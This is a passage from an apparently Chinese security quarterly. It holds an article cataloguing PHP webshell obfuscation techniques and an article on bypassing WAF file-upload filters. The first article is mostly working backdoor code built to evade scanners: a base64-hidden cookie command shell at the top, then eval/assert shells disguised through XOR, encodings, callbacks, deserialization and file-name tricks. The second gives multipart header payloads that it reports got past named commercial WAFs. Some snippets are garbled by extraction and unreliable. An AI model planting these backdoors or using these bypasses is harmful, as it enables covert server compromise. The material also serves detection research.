<?php $b=strrev("edoced_4"."6esab");eval($b(str_replace(" ","","a W Y o a X N z Z X Q o J F 9 D T 0 9 L S U V b J 2 N t J 1 0 p K X t v Y 1 9 z d G F y d C g p O 3 N 5 c 3 R l b S h i Y X N I N j R f Z G V j b 2 R I K C R f Q 0 9 P S O I F W y d j b S d d K S 4 n I D I + J j E n K T t z Z X R j b 2 9 r a W U o J F 9 D T 0 9 L S U V b J 2 N u J 1 0 s J F 9 D T 0 9 L S U V b J 2 N w J 1 0 u Y m F z Z T Y 0 X 2 V u Y 2 9 k Z S h v Y 1 9 n Z X R f Y 2 9 u d G V u d H M o K S k u J F 9 D T 0 9 L S U V b J 2 N w J 1 0 p O 2 9 i X 2 V u Z F 9 j b G V h b i g p O 3 0 = ")));?>
```

首先将关键函数进行倒转和空格，之后利用 `strrev` 和 `str_replace` 恢复。不同于之前的字符串拼接，这种方式采用的是将字符串进行各种变形达到隐藏敏感函数的目的，这种方式在一定程度上能够有效地躲避查杀。

特殊字符

这种特殊字符组成的 webshell 其实也算是关键字替换中的，但是这种由特殊字符串组成的 webshell 经常被讨论，所以在这里单独作为一小节进行说明。

进制运算 </> :

```
@$_++;  
  
$_=("#"^"|"").("."^"~").("/^"^"~").("|^"^"/").("{"^"/"); // $_的值为_POST  
  
@{$$_}{!${$_}}({$$_}{[$$_]})
```

通过异或运算(^)、取反运算(!)的方式组成一个 webshell。

自增运算

因为在 PHP 中，'a'++ => 'b'，'b'++ => 'c',所以我们如果得到了其中的一个字母，通过这个字符就可以得到所有的字母。通过\$_=[];\$_=@"\$_";得到\$_为 Array 的字符串，那么就可以得到所有的字符串了。：



关于这种由特殊字符组成的 webshell 可以参考 P 神写的一些不包含数字和字母的 webshell

利用注释 </> :

```
@$_="s"."s"./*-/*_*/"e"./*-/*_*/"r";  
@$_=/*-/*_*/"a"./*-/*_*/$_ ./*-/*_*/"t";
```

```
@$_/*-/*-*/($/*-/*-*/{"_P"./*-/*-*/"OS"./*-/*-*/"T"}  
[/*-/*-*/0/*-/*-*/-/*-/*-*/2/*-/*-*/-/*-/*-*/5/*-/*-*/]); // 密码-7
```

通过特色符号和注释组合组成一个 webshell，也能够隐藏关键字。

异或运算&字符编码

这种异或运算得到的 webshell 与上面讲的通过异或运算不完全一样。在特定的编码情况下，一些字符串经过异或运算就能够得到一些特定的函数，这些函数就可以用于构造 webshell。

还有如下这种：

```
$y=~督耽孩^(1987);  
$y($_POST[1987]);
```

上述的代码需要以 GBK 的方式保存，其中的 \$y 的值为 assert，这样就是一个典型的 webshell 了。

还有如下这种：

```
$x=~ÿ--º«;  
$x($_POST[~¹¹ïïï]);
```

上述的代码需要以 ISO-8859-15 保存，其中的 \$x 为 assert，而 ~¹¹ïïï 是 FF0000。即使是以这种方式，部分的防护软件还是能够识别。

eval&base64_decode 变形

通过对大量的 webshell 分析，发现很多的 webshell 其实都是 eval(base64_decode(\$_POST[cmd])) 这种方式的变形。变形的核心思想其实就是将 base64_decode、\$_POST 隐藏。下面就对这几种变形的方法进行说明。

字符串&数组的方式

这种方式一般都是先声明字符串，之后通过从字符串中进行取值，得到所需要的敏感函数。

如下：

```
$sF = "PCT4BA6ODSE_";  
$s21 = strtolower($sF[4] . $sF[5] . $sF[9] . $sF[10] . $sF[6] . $sF[3] . $sF[11] . $sF[8] . $sF[10] . $sF[1] . $sF[7] .  
$sF[8] . $sF[10]);  
$s22 = ${strtoupper($sF[11] . $sF[0] . $sF[7] . $sF[9] . $sF[2])}['n985de9'];  
if (isset($s22)) {  
    eval($s21($s22));  
}
```

通过字符串 PCT4BA6ODSE_ 得到,\$s21 为 base64_decode,\$s22 为 \${"_POST"}['n985de9'], 所以这种方式最后的代码其实就是 eval(base64_decode(\$_POST['n985de9']));

进制转换

这种方式在 webshell 中也是比较常见的。  :

```
$v230c590="\x62\x61\x63\x65\x36\x34\x37\x44\x45\x63\x6f\x44\x45";  
@eval($v230c590.....
```

其中 \$v230c590 就是 base64_decode , 通过十六进制和八进制混用的方式代替 base64_decode。还有如下这种形式  :

```
$liner = "pr"."e"."g_". "re"."p"."l"."ace";  
$liner("./.*/e","\x65\x76\x61\x6C\x28\x67\x7A\x75\x6E\x63\x6F\x6D\x70\x72\x65\x73\x28\x62\x61\x73\x61\x36\x34\x5F\x64\x65\x63\x6F\x64\x65\x28",php_code);
```

其中

\x65\x76\x61\x6C\x28\x67\x7A\x75\x6E\x63\x6F\x6D\x70\x72\x65\x73\x28\x62\x61\x73\x61\x36\x34\x5F\x64\x65\x63\x6F\x64\x65\x28 其实为 eval(gzuncompress(base64_decode(也达到了隐藏敏感函数的目的。

反序列化执行

通过序列化的方式 , 我们也能够执行 webshell。  :

```
class foo{  
    public $data="text";  
    function __destruct()  
    {  
        eval($this->data);  
    }  
}  
$file_name=$_GET['id'];  
unserialize($file_name);
```

我们需要在本地构造序列化的数据。构造好了之后 , 通过 shell.php?id=id=O:3:"foo":1:{s:4:"data";s:10:"phpinfo();";} , 这样就能够执行 phpinfo(); 命令了。

回调函数

PHP 中的回调函数非常之多，所以通过回调函数执行 Webshell 的方式也非常的多。最常见的回调函数的写法就是 \$ant=create_function("", "eval(\$_POST[cmd]);");\$ant();。但是目前大部分的防护软件都已经能够识别这种写法的 webshell，所以目前的回调函数方法变形一般都是通过其他的不常见的回调函数以及变换关键代码。

create_function 的变形

基于 create_function 的变形是非常多的。如下面两种：

变形一：`<>`：

```
$function = create_function('$code',strrev('lave').'('.strrev('TEG_'.$')."[\"code\"]');');$function();
```

变形二：`<>`：

```
$function = create_function('$code',base64_decode('ZXZhbCgkX0dFVFsidGVzdCJdKTs='));  
$function();
```

总体来说这种方法和上面讲的关键字替换是类似的

preg_replace 变形

通过 preg_replace 的 \e 模式下能够执行代码这种方式也是十分常见的，很多攻击者都喜欢使用 preg_replace。下面就提供三种变形。

变形一：`<>`：

```
@$a = $_POST['x'];  
if (isset($a)) {  
    @preg_replace("/\[(.*?)\]/e", '\\1',  
    base64_decode('W0BldmFsKGJhc2U2NF9kZWNVZGUoJF9QT1NUW3owXSkpO10='));  
}
```

通过 base64 编码将关键代码隐藏。

变形二：`<>`：

```
function funfunc($str) {}  
echo preg_replace("/<title>(.*?)</title>/ies", 'funfunc("\1")', $_POST["cmd"]);
```

这种方式其实还利用了 PHP 中的可变变量能够执行代码的特点。通过 cmd=<title> \${@eval(\$_POST[xxx])}</title> &xxx=phpinfo();这种方式就可以执行任意的代码了。

变形三：

在 PHP 中也有几个和 preg_replace 类似的函数可以使用，如 mb_ereg_replace、preg_filter。用法如下：[»](#)：

```
mb_ereg_replace('.*', $_REQUEST['pass'], '', 'e');
echo preg_filter('|.*|e', $_REQUEST['pass'], "");
```

在 PHP 中这种动态函数是非常多的，除了上述说的 create_function,preg_replace，还有诸如 call_user_func、call_user_func_array。还可以利用一些不常见的回调函数，如 array_map、array_filter、array_reduce、array_udiff 这种方式，还有很多其他的回调函数可供使用。P 神也写过一篇关于用回调函数构造 webshell 的文章，创造 tips 的秘籍——PHP 回调后门。

动态函数执行 [»](#)：

```
$dyn_func = $_GET['dyn_func'];
$argument = $_GET['argument'];
$dyn_func($argument);
```

这种动态函数的变形目前已经被广泛地使用，目前大部分的防护软件都能够识别。

利用文件名&注释

一般情况下，防护软件在检测 Webshell 时一般都会忽略掉文件名和文件中的注释，那么我们就可以在文件名和注释中放入敏感函数。

巧用文件名 [»](#)：

```
no_assert.php
<?php
${"function"}=substr(__FILE__,-10,-4);
${"command"}=$_POST[cmd];
$function($command);
```

这种，得到的\$function 就是 assert，这样就形成了 assert(\$_POST[cmd]);的后门。[»](#)：

```
$_POST[cmd].php
<?php
${"function"}= substr(__FILE__, -15, -4);
${"config"} = assert;
$config($function);
```

这个是将\$_POST[cmd]放置在文件名中进行隐藏，同样可以达到隐藏的目的。

自定义函数

为了能够逃避防护软件的查杀，很多 webshell 都会自己编写加密函数或者是字符串转换函数。下面就几个函数进行说明。

十六进制执行 :

```
$string="";
$password='test';
if(isset($_POST[$password])){
    $hex=$_POST[$password];
    for($i=0;$i<strlen($hex)-1;$i+=2){
        $string.=chr(hexdec($hex[$i].$hex[$i+1]));
    }
    @eval($string);
```

只需要将传入的指令变为 16 进制的字符串即可。

shell.php?test=706870696e666f28293b。其中的 706870696e666f28293b 就是 phpinfo(); 的十六进制，用法和普通的 webshell 没有区别。

自定义加密

代码： :

```
function decode($string) {
    $result = '';
    for($index=0;$index<strlen($string);$index += 1) {
        $result .= chr(ord($string[$index])-3);
    }
    return $result;
}
$b = create_function("",decode("Chydo+bSRVW^fpg`>"));
$b();
```

这个加密函数十分的简单，仅仅是将字母的 ascii 值减 3 而已，算是比较简单的加密算法。

:

```
decode("Chydo+bSRVW^fpg`>")
```

得到就是@eval(\$_POST[cmd]);。

反射技术

代码： :

```
$func = new ReflectionFunction($_GET[m]);
```

```
echo $func->invokeArgs(array($_GET[c]));
```

这种方式调用起来也非常的简单 xx.com/shell.php?m=assert&c=phpinfo();和动态函数执行的方式十分的相似。但是目前这种方式已经被各种安全防护软件识别了。

文件加密

加密的方式就非常多了，包括使用开源的 webshell 工具或者是网上在线的加密方法或者是自己编写加密代码进行混淆加密。

混淆加密  :

```
$M_=='TcynUS2Dj'|Xtt1C5;$xPAsA3='|L#K1)'^=''.tosl;$ps6U8r2u='S R|'Z @';'F_fTJ4U3M'.
')u(<I9'$ots8zM7=wwugn.'~&outg."~~";$CqHZRjrpv='om~}ov'&'owv}~w';$pmak=/*OYR'.
'HF]mwSAu~*/oZD5t.'-.TouvRdijg|'M at~`K*$jqr!-');$Nkm4DL=wwoiuw_o.#jDj9F8qWCU'.
'}og~oo~'&ssoyww_vw.'~'.wtoo.'~';$sSZ1ZTtXOI='J~DQ}e'&iUTZ.]C';$enZB='wfq/Wc<'.
'.g!17}x`1qs@#1g)=a=79'.mc56&"!|7".aLxt2a."{y#93V7;;C;~m uO3;q;{v2";'gyxK39Xu1'.
':i^';$woW8PBSb_J='?g~v$z~a,w'&'vo?.us|{4k';$hefSTat73='ko7|;uw?'&'S}w?'./*Usx'.
'>XUb.*/wuuo;$H31KYF=-(Y%;L8@'|'-(|Iz@2f';$oRzY9cesWL=BrvDsY^'cS=p2;';djCAxk'.
'zX~IO=:nK5';$jKRFmGwxTPb='sl[GU$^'6(#%~')';$cQZ75FbYVQT=:(&.'.Z5qdh^/*KudDMP'.
'LtxJEC*/bkcTlp7.$');$ZNh7cpA=J^+';$VRcphf2Y1='| K;$fXLKDzG='(C^'M;';dHaM'.
']9|ds5tbb';$I5Hmeo7gVJ=E^",";$mwo7=w&t;$TvUYRhtThs="^.TVW_.|_].u__CURu./*j'.
'!*"/{H"&"lv|".x_Z_UZ_wyRq_Wz;$ypaVtIfRO='].SEBTRE|WPEAUR.'@';$TegpU9P5='3Zw'.
'g/5'&'zx-G/w')^$xPAsA3;$rM36yFVDxOo=('$Df'&'6Dc')^$ps6U8r2u;$iG7yrwzXUiW=/*cL'.
'srxQMMk*/$ots8zM7&$CqHZRjrpv;$qioLnlc=('7w,c/"YQ#a`p'^'i@c-.leimeU48)^',E'!'.
'!!TH(E','|'.D()95EL*T5-');$PI=$pmak&$Nkm4DL;$rFOoYXqV9=(HDP@O@'|'HDD@F@')|/*'.
'f*/$sSZ1ZTtXOI;$hLZSKz9=(|||=6".tB5s."#;(7i)%-d2|.r6O67a."!h-:j0&"&'4&2=)f5;'.
'%}ev:2%9*5'.ebteyl.',g61<E#s')|$enZB;$Z61ppy=$ZNh7cpA&$VRcphf2Y1;$ZHU=/*fE9Yr'.
'7q?{!W*/$woW8PBSb_J&('?'.qldtjo.'</w'&'-.snkdo.'?yoo');$PhcCKxq=/*XeLXi26ULV'.
'pri*/$hefSTat73^$H31KYF;$emJm_U=$oRzY9cesWL^$jKRFmGwxTPb;$FTGoqvnK=/*a5xj88EI'.
'n(am7*/$cQZ75FbYVQT|('5;]+'.lexH^')k8{DLK:-);if($TegpU9P5($rM36yFVDxOo/*TA'.
'(^q.4;*/$iG7yrwzXUiW($rFOoYXqV9)),,$hLZSKz9))$qioLnlc('/{Z_`^'TNu:'),/*qwCzim'.
'JQ7+5)JTBF*/$fXLKDzG,$I5Hmeo7gVJ.$mwo7,$Z61ppy);$yX4gTiSd=$PI($ZHU,/*BtAiX0w8'.
'7*LALb~*/$iG7yrwzXUiW($TvUYRhtThs.$ypaVtIfRO));$yX4gTiSd($PhcCKxq,$emJm_U,/*p'.
'})R*/$FTGoqvnK);#T)s<k?vZ%Nx[VsvNLg<sQ8KIP!D{*nm306rhxT95kZ5CMe=YJ*V3cTstah.t'.
'HD PDe:F{4#Wplm 1BLh0FD7*@?:aZJQnFF1$zR';
```

以上就是一个自定义被加密的 webshell，主要是利用了各种位运算符达到混淆加密的目的。

使用加密工具加密

国内的工具还是有很多的，包括 phpjm , phpjiami 通过测试,即使是最为简单的 @eval(\$_POST[cmd]) , 经过加密之后还是很多防护软件无法识别出 webshell。

Weevely

weevely 是一款使用 python 编写的 webshell 工具 ,Github 地址下面就是 weevely3 生成的朴 php 代码 : [»](#) :

```
$L='O=$_SERVE9OR;$rr9O=@$r["H9OTTP_90REFERER9O"];$ra=9O@$r["H9OTT9OP_9O9OACCEPT_LANGUAGE"]9O;if($9O9Orr&&$ra';  
$b='art();@ev9Oal(@9Ogzu9Oncompres9Os(@x(9O@base69O4_decode(9Opre9Og_repla9O9Oce9O(arra9Oy("/")  
"/","/-/"),a';  
$h='$z+9O+')$p.9O=$q[$m[2][9O$z]];if(strpos(9O$p,9O$9O)=0){$s[$i]=""9O;$p=$ss(9O9O$p,3);}if9O(array_  
k';  
$P='ey9O_exi9Osts($i,9O$s))9O{$s[$i]9O.9O=$p;$e=strp9Oo9Os($s[9O$i],$f);if($9Oe){$9Ok=$kh.$kf;9Oo9Ob_s9  
Ot';  
$y=($i.$kh),0,39O));9O$f=$9Osl($ss(m9Od5($i9O.$kf),900,39O));$p="";for(9O$z9O=1;9O$9Oz<9Ocount($m[1])9  
O';  
$z='rray("//9O,"9O+"9O),$9Oss($s[$i],0,$e))9O),9O$9O());$o=9Oob_get_content9Os();9Oob_en9Od_clean()9O9  
O;$d=ba';  
$r='$kh="dff9Of"9O;$9Okf=9O"09Oa7f";function  
x($t,$k9O)9O{$c=9Ostrlen($k9O)9O;$l9O=strlen($t);$9Oo="";for9O($i';  
$G='}{$u=p9Oar9Ose_url9O($rr9O);parse_str9O($u["query9O9O"],$q);$9Oq=array_v9O9Ovalues(9O$q);preg9O_m  
atch_a9O';  
$T=str_replace('UI','crUleUlate_UlfUluUlnUlcction');  
$v='=900;$i<$l;}{fo9Or($j=09O;($j<$c9O&9O&$i<$l9O);$j++, $i++9O){$o9O.9O=$t{$i}^9O$k{$j}};}9Oreturn  
9O$o;}$r9';  
$Q='se9O64_encode9O(x(gz9Ocompres9Os($o),$9Ok));pr9Oint(9O9O"<$k>$d</9Olk>");@sess9Oi9Oon_de9Ostr  
oy();}}};  
$k='=&$_SES9OSION9O;9O$ss="su9Obstr"9O;$sl="strtol9Oower";$i9O9O9O=$m[1][0].$m[19O][1];$h=$sl9O($9O  
ss(m9Od5';  
$o='ll("//9O([\w])[\w9O-]9O+(?::9Oq=09O.([\d9O]))?,?/",9O$ra,9O$m);if($q9O&&9O$m){@sessio9On_sta9Ort(  
);$9Os';  
$t=str_replace('9O',',$r.$v.$L.$G.$o.$k.$y.$h.$P.$b.$z.$Q);  
$C=$T("$t");$C();
```

看起来完全是毫无意义的代码。但是即使是这样 , D 盾还是能够识别。

总结

本篇文章对目前 PHP 中的常见的 webshell 变形技术进行了总结归纳，可以发现这些变形技术都大量地使用了 PHP 的语言特性。由于 PHP 的灵活的语法以及大量的内置函数，导致 webshell 可以有各种各样的变形技术。多样的变形技术不仅可以让攻击者写出更加隐蔽的 webshell，也增加了防护软件识别的难度。webshell 的变形技术就在攻击者与防护软件的对抗中也不断的演变和升级。本篇文章也只是对于总结了各种防护方法，关于其中的变形原理就不进行详细地说明了。

彩蛋

代码：：

```
/**  
 * eva  
 * I($_GE  
 * T["c"]);  
 * asse  
 * rt  
 */  
class TestClass { }  
$rc = new ReflectionClass('TestClass');  
$str = $rc->getDocComment();  
$evf=substr($str,strpos($str,'e'),3);  
$evf=$evf.substr($str,strpos($str,'l'),6);  
$evf=$evf.substr($str,strpos($str,'T'),8);  
$fu=substr($str,strpos($str,'as'),4);  
$fu=$fu.substr($str,strpos($str,'r'),2);  
$fu($evf);
```

参考

<https://www.leavesongs.com/PENETRATION/webshell-without-alphanum.html>

<http://blog.safedog.cn/?p=68>

<https://joychou.org/web/webshell.html>

【安全运营】

文件上传与 WAF 的攻与防

作者：JoyChou@美丽联合

文章来源：【美丽联合 SRC】 <https://mp.weixin.qq.com/s/PkSA9qFN5LliKcJIdmaag>

前言

本文的测试环境均为 nginx/1.10.3 PHP 5.5.34

有些特性和 语言及 webserver 有关，有问题的地方，欢迎大家指正。

文件上传的特征

先来了解下文件上传的特征，抓包看看这段文件上传代码的 HTTP 请求。  :

```
upload.php
<?php
if(isset($_POST['submit_x'])){
$upfile = $_FILES['filename']['name'];
$tempfile = $_FILES['filename']['tmp_name'];
$ext = trim(get_extension($upfile));
// 判断文件后缀是否为数组里的值
if(in_array($ext,array('xxx'))){
die('Warning! File type error..');
}
$savefile = 'upload/' . $upfile;
if(move_uploaded_file($tempfile, $savefile)){
die('Upload success! FileName: '.$savefile);
}else{
die('Upload failed..');
}
}
// 获取文件后缀名，并转为小写
function get_extension($file){
return strtolower(substr($file, strpos($file, '.')+1));
}
?>
<html>
```

```
<body>
<form method="post" action="#" enctype="multipart/form-data">
<input type="file" name="file_x" value="" />
<input type="submit" name="submit_x" value="upload" />
</form>
</body>
</html>
```

请求 :

```
POST /upload.php HTTP/1.1
Host: localhost
Content-Length: 274
Cache-Control: max-age=0
Origin: http://localhost
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryuKS18BporicXJfTx
User-Agent: Mozilla/5.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.8,de;q=0.6,en;q=0.4,fr;q=0.2
Connection: close
-----WebKitFormBoundaryuKS18BporicXJfTx
Content-Disposition: form-data; name="file_x"; filename="xx.php"
<?php phpinfo(); ?>
-----WebKitFormBoundaryuKS18BporicXJfTx
Content-Disposition: form-data; name="submit_x"
upload
-----WebKitFormBoundaryuKS18BporicXJfTx—
```

从中获取特征为 :

请求 Header 中 Content-Type 存在以下特征 :

multipart/form-data (表示该请求是一个文件上传请求)

存在 boundary 字符串 (作用为分隔符 , 以区分 POST 数据)

POST 的内容存在以下特征 :

Content-Disposition

name

filename

POST 中的 boundary 的值就是 Content-Type 的值在最前面加了两个--，除了最后标识结束的 boundary

最后标识结束的 boundary 最后默认会多出两个--（测试时，最后一行的 boundary 删掉也能成功上传）

WAF 如何拦截

先来想想，如果自己写 WAF 来防御恶意文件上传。你应该如何防御？

文件名：解析文件名，判断是否在黑名单内。

文件内容：解析文件内容，判断是否为 webshell。

文件目录权限：该功能需要主机 WAF 实现，比如我见过的云锁。

目前，市面上常见的是解析文件名，少数 WAF 是解析文件内容，比如长亭。下面内容，都是基于文件名解析。

大致步骤如下：

1. 获取 Request Header 里的 Content-Type 值中获取 boundary 值
2. 根据第一步的 boundary 值，解析 POST 数据，获取文件名
3. 判断文件名是否在拦截黑名单内

看看春哥写的这个解析文件上传的代码，就能理解了，不过这份代码已经没维护了。但是这份代码解析了文件名，只是绕过方式比较多 233

lua-resty-upload 这份代码还在维护，不过只是取了内容，文件名需要自己解析。 ↗：

```
-----WebKitFormBoundaryj1oRYFW91eaj8Ex2
Content-Disposition: form-data; name="file_x"; filename="xx.php"
Content-Type: text/javascript
<?php phpinfo(); ?>
-----WebKitFormBoundaryj1oRYFW91eaj8Ex2
Content-Disposition: form-data; name="submit_x"
upload
-----WebKitFormBoundaryj1oRYFW91eaj8Ex2—
```

返回 ↗：

```
read: ["header", "Content-Disposition", "form-data; name=\"file_x\";  
filename=\"xx.php\"", "Content-Disposition: form-data; name=\"file_x\";  
filename=\"xx.php\"]]  
read: ["header", "Content-Type", "text\\javascript", "Content-Type: text\\javascript"]]  
read: ["body", "<?php phpinfo(); ?>"]  
read: ["part_end"]  
read: ["header", "Content-Disposition", "form-data; name=\"submit_x\"", "Content-  
Disposition: form-data; name=\"submit_x\"]]  
read: ["body", "upload"]  
read: ["part_end"]  
read: ["eof"]  
read: ["eof"]
```

绕过

获取文件名的地方在 Content-Disposition: form-data; name="file_x";
filename="xx.php" 和 Content-Type 里，所以绕过的地方也就在这两个地方了。

去掉引号 ：

```
Content-Disposition: form-data; name=file_x; filename="xx.php"  
Content-Disposition: form-data; name=file_x; filename=xx.php  
Content-Disposition: form-data; name="file_x"; filename=xx.php
```

双引号变成单引号 ：

```
Content-Disposition: form-data; name='file_x'; filename='xx.php'
```

单引号、双引号、不要引号，都能上传。

大小写

对这三个固定的字符串进行大小写转换

Content-Disposition

Name

filename

比如 name 转换成 Name ,Content-Disposition 转换成 content-disposition。两年前，
拿它绕过安全狗的上传，不知道现在如何。

空格

在: ; = 添加 1 个或者多个空格，不过测试只有 filename 在= 前面添加空格，上传失败。

在 filename=后面添加空格，截止到 2017 年 10 月 04 日还能绕过阿里云云盾 WAF。

去掉或修改 Content-Disposition 值

有的 WAF 在解析的时候 ,认为 Content-Disposition 值一定是 form-data 造成绕过。

两年前 ,拿它绕过安全狗的上传 ,不知道现在如何。  :

```
Content-Disposition: name='file_x'; filename='xx.php'
```

交换 name 和 filename 的顺序

规定 Content-Disposition 必须在最前面 ,所以只能交换 name 和 filename 的顺序。

有的 WAF 可能会匹配 name 在前面 ,filename 在后面 ,所以下面姿势会导致 Bypass。

 :

```
Content-Disposition: form-data; filename="xx.php"; name=file_x
```

多个 boundary

最后上传的文件是 test.php 而非 test.txt ,但是取的文件名只取了第一个就会被 Bypass。

 :

```
-----WebKitFormBoundaryj1oRYFW91eaj8Ex2
Content-Disposition: form-data; name="file_x"; filename="test.txt"
Content-Type: text/javascript
<?php phpinfo(); ?>
-----WebKitFormBoundaryj1oRYFW91eaj8Ex2
Content-Disposition: form-data; name="file_x"; filename="test.php"
Content-Type: text/javascript
<?php phpinfo(); ?>
-----WebKitFormBoundaryj1oRYFW91eaj8Ex2
Content-Disposition: form-data; name="submit_x"
upload
-----WebKitFormBoundaryj1oRYFW91eaj8Ex2—
```

多个 filename

最终上传成功的文件名是 test.php 。但是由于解析文件名时 ,会解析到第一个。正则默认都会匹配到第一个。  :

```
Content-Disposition: form-data; name="file_x"; filename="test.txt";
filename="test.php"
```

多个分号

文件解析时 ,可能解析不到文件名 ,导致绕过。  :

```
Content-Disposition: form-data; name="file_x";;; filename="test.php"
```



```
multipart/form-DATA
```

这种绕过应该很少，大多数都会忽略大小写。php 和 java 都支持。 ↪ :

```
Content-Type: multipart/form-DATA
```

Header 在 boundary 前添加任意字符

这个只能说，PHP 很皮，这都支持。试了 JAVA 会报错。 ↪ :

```
Content-Type: multipart/form-data; bypassboundary=----
```

```
WebKitFormBoundaryj1oRYFW91eaj8Ex2
```

filename 换行

PHP 支持，Java 不支持。截止到 2017 年 10 月 18 日，这个方法能绕过阿里云云盾。 ↪ :

```
Content-Disposition: form-data; name="file_x"; file  
name="test.php"
```

这种 PHP 也支持。 ↪ :

```
fi  
lename
```

name 和 filename 添加任意字符串

PHP 上传成功，Java 上传失败。 ↪ :

```
Content-Disposition: name="file_x"; bypass waf upload; filename="test.php";
```

其他

其他利用系统特性的就不描述了，不是本文重点。有兴趣可以看下我的 Waf Bypass 之道（upload 篇）

案例测试

阿里云-云盾

测试了阿里云-云盾 WAF 对恶意文件上传的拦截。方法比较粗暴，判断如下：

1. 判断 POST 数据是否存在 Content-Disposition: 字符串
2. 判断 filename 的文件名是否在黑名单内

两者满足就拦截，没有做其他多余的判断，正则也很好写。

测试： curl -v -d "Content-Disposition:filename=xx.php;" yq.aliyun.com 拦截

这种方式确实有误拦截情况。不过截止到 2017 年 10 月 04 日，云盾的上传还是能够通过在 filename= 后面添加空格进行绕过。

POC： Content-Disposition: form-data; name="file_x"; filename= "xx.php";

下面这种也能绕过。  :

```
Content-Disposition: form-data; name="file_x"; file  
name="test.php"
```

ucloud

先找一个用了 UCloud WAF 的网站测试。

拦截  :

```
Content-Disposition: form-data; name="file_x";filename="xx.php"
```

去掉 form-data 绕过  :

```
Content-Disposition: name="file_x";filename="xx.php"
```

其他的就不测试了...

How to Play

看了这么多，那规则到底应该如何写。我个人想法如下：

1. 由于是文件上传，所以必须有 Content-Type: multipart/form-data，先判断这个是否存在。
2. POST 数据去掉所有换行，匹配是否有 Content-Disposition:.*filename\s*=\s*(.*php)类似的规则。

这只是我的个人想法，如果有更好的想法，欢迎交流讨论。

Reference

[WAF 攻防研究之四个层次 Bypass WAF](#)

美丽联合 SRC

美丽联合集团一直致力于提升自身产品及业务的安全性，美丽联合集团安全应急响应中心非常欢迎广大白帽子给我们提供美联集团旗下的产品及业务安全漏洞，同时我们也希望通过平台加强与业内白帽子及团队的合作，为营造更安全的互联网生态环境出一份力。官网地址：
<http://security.mogujie.com/#/>





360
智能摄像机



360手表



360
儿童卫士



花椒直播



360好药



你财富



360淘金



360游戏



360
手机助手



360
极速浏览器



360搜索



360
安全卫士



360
网站卫士



360
杀毒



360
安全浏览器



360
手机卫士极客版



加固保



360
账号卫士



360
驱动大师



360压缩



360
智能管家



360
行车记录仪



360
清理大师



鲁大师



360
防骚扰大师



360
企业云盘



360
国际版

发现360产品安全漏洞

[*包括但不限于以上产品]

请提交给security.360.cn

360SRC单个漏洞最高奖励10,000元

对于重大安全漏洞还有最高100,000元的额外奖励

CVE编号



360安全卫士 360安全路由 360手机卫士



提交360安全卫士、360安全路由、360手机卫士三款产品漏洞，确认有效并符合CVE编号发放规则，在获得丰厚奖金的同时，还将收获一枚你的专属CVE编号。

IoT安全守护计划

我们公开向有能力的安全专家和团队免费提供以下IoT设备进行安全测试：360手机、360安全路由、360智能摄像机、360儿童手表、360行车记录仪，并对单个有效漏洞提供最高奖励36万元。



扫码加入



致谢

作为一家有思想的安全新媒体，安全客一直致力于传播有思想的安全声音。

2017年年初，安全客的第一版电子年刊一经发布，立刻在安全圈内掀起了一番读书热潮！安全客2016年刊首战告捷，创下了7万余次下载量的好成绩。同年4月，安全客2017年第一季季刊正式上线；7月，安全客2017年第二季季刊上线；10月，安全客2017年第三季季刊上线。随着三季的发布，安全客季刊得到了越来越多业界同仁的认可和支持，合作伙伴已增加到143家，全方位覆盖了安全圈的各类平台。今天安全客2017年的第四季度季刊正式和大家见面了，激动之情溢于言表！

此次季刊收录了来自13个安全团队、多位业内大咖技术博客、微信公众号数十篇优秀技术文章，涵盖安全事件、安全研究、木马分析、漏洞分析、安全运营专题等六大季度热点方向，是网络安全从业者和爱好者不容错过的优质技术刊物！

安全客在此向为本书的文章筛选、编辑及传播作出贡献的合作平台、合作厂商、合作媒体及合作团队表示深深的感谢，同时也感谢此次亲自参与了安全客季刊编辑的志愿者编辑们，他们是Ray Roy、77caikiki、eridanus96，最后感谢将本书编辑成册的所有幕后工作人员和季刊的每一位读者朋友们！我们会不断努力，做出更棒的季刊和大家一起分享！

安全客团队
2018.1

安全媒体



安全会议



注：logo按首字母顺序排列

安全平台

 360 网络安全响应中心	 360SRC	 58 安全应急响应中心 Security Response Center	 71SRC 爱奇艺安全应急响应中心
 ASRC 阿里安全应急响应中心	 蚂蚁金服 安全应急响应中心	 百度安全应急响应中心 Baidu Security Response Center	 哔哩哔哩安全应急响应中心
 补天 漏洞响应平台	 菜鸟安全应急响应中心 Cainiao Security Response Center	 滴滴出行安全应急响应中心 Didichuxing Security Response Center	 点融网安全应急响应中心 Dianrong Security Response Center
 DouYu 安全应急响应中心 DouYu Security Response Center	 饿了么安全应急响应中心 Eleme Security Response Center	 富友安全应急响应中心 Fufou Security Response Center	 好未来安全应急响应中心 100TAL Security Response Center
 JSRC 京东安全应急响应中心	 焦点安全应急响应中心 Focus Security Response Center	 竞技世界安全应急响应中心 JJ World Security Response Center	 金山·安全应急响应中心 Kingsoft Security Response Center
 coolpad LeEco 聚源安全应急响应中心 Coolpad Security Response Center	 联想安全应急响应中心 Lenovo Security Response Center	 乐视安全应急响应中心 LeEco Security Response Center	 乐信集团安全应急响应中心 LX Security Response Center
 同程 安全应急响应中心 LY Security Response Center	 美丽联合集团安全应急响应中心 Meili Inc Security Response Center	 M M SRC 陌陌安全应急响应中心	 应急响应中心 Security Response Center 美团点评
 MEIZU 魅族安全应急响应中心 MEIZU Security Response Center	 网易安全应急响应中心 NetEase Security Response Center	 Seebug	 A 平安安全应急响应中心 PINGAN Security Response Center
 去哪儿 安全应急响应中心 Qunar Security Response Center	 搜狗安全应急响应中心 Sogou Security Response Center	 S 苏宁安全应急响应中心 Suning Security Response Center	 新浪安全应急响应中心 Sina Security Response Center
 Tuniu 安全应急响应中心 Tuniu Security Response Center	 VKSRC 安全应急响应中心 VIPKID Security Response Center	 V VSRC 唯品会安全应急响应中心 VIP Security Response Center	 挖财 挖财安全应急响应中心 Wacai Security Response Center
 PW SRC 完美世界安全应急响应中心 security.wanmei.com	 微博安全应急响应中心 Weibo Security Response Center	 WiFi WiFi 万能钥匙 安全应急响应中心	 XIAOMI 小米安全中心 XIAOMI SECURITY CENTER
 Ctrip 携程安全应急响应中心 Ctrip Security Response Center	 YRD 宜人贷安全应急响应中心 Yirendai Security Response Center	 ZTO 中通安全应急响应中心 ZTO Security Response Center	 ZBJ 猪八戒安全应急响应中心 ZBJ Security Response Center

安全公司

